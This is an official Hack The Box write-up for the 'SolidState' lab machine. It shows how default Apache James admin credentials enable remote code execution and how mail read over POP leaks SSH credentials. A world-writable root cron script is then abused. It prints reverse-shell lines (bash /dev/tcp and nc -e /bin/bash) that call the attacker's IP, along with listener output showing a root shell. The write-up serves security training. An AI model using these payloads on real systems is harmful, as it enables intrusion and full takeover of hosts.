




Hack The Box  
PEN-TESTING LABS



# SolidState

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Difficulty: **Medium**

Classification: Official



## SYNOPSIS

SolidState is a medium difficulty machine that requires chaining of multiple attack vectors in order to get a privileged shell. As a note, in some cases the exploit may fail to trigger more than once and a machine reset is required.

### Skills Required

- Intermediate knowledge of Linux
- Enumerating ports and services


### Skills Learned

- Exploiting Apache James
- Enumerating POP servers
- Chaining vulnerabilities
- Exploiting world-writable files



## Enumeration

### Nmap



Nmap reveals OpenSSH, Apache, an SMTP server as well as Apache James POP and admin servers.



## Exploitation

### Apache James

Exploit: <https://www.exploit-db.com/exploits/35513/>

Looking into Apache James 2.3.2, there is a remote code execution vulnerability, however it requires valid credentials. Luckily, the server has the default credentials used in the proof of concept.

```
root@kali:~# telnet 10.10.10.51 4555
Trying 10.10.10.51...
Connected to 10.10.10.51.
Escape character is '^]'.
JAMES Remote Administration Tool 2.3.2
Please enter your login and password
Login id:
root
Password:
root
Welcome root. HELP for a list of commands
```

Modification of the exploit is very straight forward. Simply change the the payload variable to create a reverse connection. The easiest way is with **bash -i >& /dev/tcp/<LAB IP>/<PORT> 0>&1**

```
#payload = 'touch /tmp/proof.txt' # to exploit on an
payload = 'bash -i >& /dev/tcp/10.10.14.6/1234 0>&1'
# credentials to James Remote Administration Tool (D
user = 'root'
pwd = 'root'
```

The exploit will trigger as soon as a user logs on to the system. By connecting via telnet as the root user, it is possible to change the credentials of other accounts. After changing the **mindy** user's password with **setpassword mindy writeup**, it is possible to telnet into the POP server and read emails. Once connected with **telnet 10.10.10.51 110**, entering **USER mindy** and **PASS writeup** will gain access. The commands **LIST** and **RETR 2** will list and view the user's emails, and in the process expose valid SSH credentials for the **mindy** user. Logging in via SSH will trigger the remote code execution exploit and grant an unrestricted user shell through the previously set up payload.



## Privilege Escalation

LinEnum: <https://github.com/rebootuser/LinEnum>

Running LinEnum generates a very detailed report. The scan reveals a non-standard and world-writable Python script owned by root.

```
World-writable files (excluding /proc):  
-rwxrwxrwx 1 root root 105 Aug 22 13:32 /opt/tmp.py  
--w--w--w- 1 root root 0 Oct 20 01:36 /sys/fs/cgroup/memory/cgroup.event_control
```

Creating a file in **/tmp** and waiting reveals that the script is run regularly. By appending some code to the end of the file or replacing it completely, it is trivial to achieve a root shell. The flags can be obtained from **/home/mindy/user.txt** and **/root/root.txt**

```
#!/usr/bin/env python  
import os  
import sys  
try:  
    os.system('nc -e /bin/bash 10.10.14.6 9999')  
except:  
    sys.exit()
```

```
root@kali:~/Desktop/writeups/solidstate# nc -nvlp 9999  
listening on [any] 9999 ...  
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.51] 37528  
pwd  
/root  
whoami  
root
```